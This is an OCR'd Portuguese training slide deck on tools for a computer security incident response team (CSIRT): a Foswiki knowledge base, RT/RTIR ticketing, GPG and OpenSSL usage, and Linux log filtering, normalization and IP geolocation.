  - Edição texto (Markdown) ou WYSIWYG
  - Controle de acesso com usuários e grupos
  - ...
- Diversas ferramentas: MediaWiki, Foswiki, Trac, Gitlab, DokuWiki...
- Base de conhecimento do CSIRT

Wiki


Features < Community < Foswiki - Iceweasel
Arquivo Editar Exibir Histórico Favoritos Ferramentas Ajuda
http://foswiki.org/Community/Features
Google
Most Visited Getting Started Latest Headlines
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options
FW FOSWIKI
Search
Home About Documentation Extensions Support Community Development Download
You are here: Community Web > English > Features (21 Nov 2008)
Features of Foswiki
Features of Foswiki
Features for editors and content-creators
Features to help organize and find content
Features for administrators and programmers
Non-feature-based advantages
Features for editors and content-creators
Create new content
Use a graphical, office-like editor (WYSIWYG). If you don't like WYSIWIG, use simple, powerful, and easy to learn text formatting rules.
Basically you write text like you would write an e-mail.
Pictures, tables, lists, and more are supported
To edit a page, simply click on the Edit link at the bottom of every page.
Link between topics in a easy way
No broken links: renaming a topic will update all links pointing to that topic
Community
Our Mission
Project Culture
How You Can Help
How To Donate
Task Teams
Association
Community Meeting
Marketing Hub
Topic Classification
Tools
Tasks
Index
Changes
Changes in all webs
Localizar: simple f
Anterior Próxima Realçar tudo Diferenciar maiúsc./minúsc.
http://foswiki.org/Community/FAQ

Wiki - Foswiki


- Sistema utilizado na UFBA para apoio ao Tratamento de Incidentes
  - Gestão de Processos (documentação)
  - Gestão de Contatos
  - Inventário (ex: sites, servidores, etc)
- Integração com LDAP
- WorkflowPlugin para documentações
- Facilita colaboração, com segurança

Exemplo de fluxo
com WorkflowPlugin

Sistema de Tíquetes - RT

- O tratamento de incidentes requer um sistema de tíquetes
  - Registro e acompanhamento de notificações (ID do incidente)
  - Ponto central de armazenamento de informações sobre o incidente (E-mail + web)
  - Extração de meta-informações para estatísticas
  - Acompanhamento de pendências e divisão de tarefas na equipe
  - Automatização de tarefas (API, cmdline, web)
- Solução utilizada pela UFBA/PoP-BA: RT (Request Tracker)
  - https://bestpractical.com/request-tracker


Sistema de Tíquetes - RT



Sistema de Tíquetes - RT

- Permite criar dashboards e fluxos de trabalho específicos
- Controle de acesso integrado com LDAP
- Totalmente customizável via plugins, via scrips, configuração
  - API REST, API perl, ferramentas de cmdline, E-mail, Web, etc
- Plugin específico para segurança
  - RT for Incident Response (RTIR)

Sistema de Tíquetes - RTIR



Ferramentas de criptografia

- Ferramentas de criptografia fazem parte do conjunto básico de suporte do CSIRT
  - Cifragem de informações sensíveis sobre um incidente
  - Investigação de um incidente (e.g. ransomware)
  - Assinatura digital nas notificações e mensagens do CSIRT
  - Integridade de arquivos (preservação de evidências)
  - Auditoria de sistemas (SSL/TLS, senhas, etc)
- Pacotes de destaque:
  - GGP, OpenSSL, etc.


PGP (Pretty Good Privacy)

- Baseado em criptografia assimétrica (chave pública e privada)
  - **Autenticação (via assinatura digital)**
  - **Confidencialidade (via encriptação)**
  - **Integridade (via assinatura digital)**
- PGP: um dos primeiros softwares a implementar criptografia assimétrica
- GPG: implementação livre do OpenPGP

Criptografia assimétrica

- Par de chaves
  - ***Pública e Privada***


Confidencialidade



Criptografia assimétrica

- Par de chaves
  - ***Pública e Privada***

Autenticidade



Passos para uso

- Criação de chave pública/privada
  - Gerar chave de revogação
- Envio/disponibilização da sua chave pública
- Importação da chave de outros usuários
- Assinatura de chaves
  - Web-of-trust
- Obter lista de chaves revogadas
- Criptografar arquivos, pastas, e-mails

GPG – Comandos úteis

- # gpg --gen-key
- # gpg --list-keys
- # gpg -s --clearsign arquivo.txt
- # gpg --encrypt arquivo
- # gpg --export -a csirt@csirt.com >chave-publica_CSIRT_A.txt
- # gpg --import chave-publica_CSIRT_X.tx
- # wget http://www.cert.br/pgp/CERTbr.asc; gpg -import CERTbr.asc
- # man gpg

OpenSSL – canivete suíço da criptografia

- # openssl rand -base64 12
- # openssl req -out mycert.csr -new -newkey rsa:2048 -nodes -keyout mykey.key
- # openssl x509 -in certificate.crt -text
- # openssl dgst -sha256 /path/to/file
- # openssl s_client -connect example.com:443
- # openssl enc -base64 -in number.txt
- # openssl enc -aes-256-cbc -in plain.txt -out encrypted.bin
- # openssl enc -aes-256-cbc -d -in encrypted.bin -out myout.txt
- # man openssl

Ferramentas de apoio ao Tratamento de Incidentes

- Análise de logs
- Auditoria do sistema
- Contenção ou remediação

Processamento de Logs

Os logs descrevem eventos registrados por dispositivos ou aplicações, podendo conter diferentes níveis de detalhamento de informações.


São importantes fontes de informações para o gerenciamento de recursos de sistemas computacionais.

Processamento de Logs


- Formato comumente utilizado no Linux:
  - Syslog, texto simples, json

```
Jan 28 11:42:59 sshd[1184]: server Accepted password for teste
from 10.10.10.10 port 6541 ssh2
```

- Ambientes windows:
  - Event viewer



Fluxo de Informação



Filtragem

Identificar mensagens de logs segundo um critério pré-definido.

```
Server1xpto:~# egrep 'sshd.*: Failed password' /var/log/auth.log | awk
'{print $(NF-3)}' | sort | uniq -c | sort -n | tail -n 5
     74 165.227.122.251
     95 106.13.140.252
    201 49.88.112.115
    470 218.92.0.160
   3560 218.92.0.161
```

Filtragem - Utilitários no Linux

BELLA
Building the Europe Link to Latin America

- cut: separa linhas em campos
- sort: ordena as linhas
- uniq: exibe linhas únicas (contagem)
- wc: conta linhas, palavras e caracteres
- tee: copia a entrada em duas saídas
- head e tail: lê do começo de arquivo e da saída
- grep: localizar padrões ou expressões regulares em arquivos texto
- awk: ferramenta versátil para processar textos
- sed: ferramenta muito flexível para realizar buscas e substituições

Normalização

Organizar as diferentes mensagens e formatos de logs de modo a minimizar redundância dos dados.

- Origem/Destino
- Porta
- Tempo
- Nome de usuário
- Protocolo
- Evento/Notificação/Alerta

Normalização

```
user@server:—$ cat Log-server1.txt | awk -F ','{print "DATA="$3$4 ", IP="$1 ", "$13 $14}' &&
cat Log-server2.txt | awk -F'''{print "DATA="$4 ", IP="$1 ", "$6 $7}' | tr -d '"['

DATA= 03/20/01 7:55:20    , IP=192.168.114.201,  GET /DeptLogo.gif
DATA= 31/Dec/2007:00:17:10, IP=192.168.1.1,      GET/cgi-bin/example.cgi
```

Geolocalização

BELLA
Building the Europe Link to Latin America

```
# apt-get install geoip-bin geoip-database-contrib
# geoiplookup 200.130.99.56
GeoIP Country Edition: BR, Brazil
GeoIP City Edition, Rev 1: BR, N/A, N/A, N/A, N/A, -22.830500, -43.219200, 0, 0
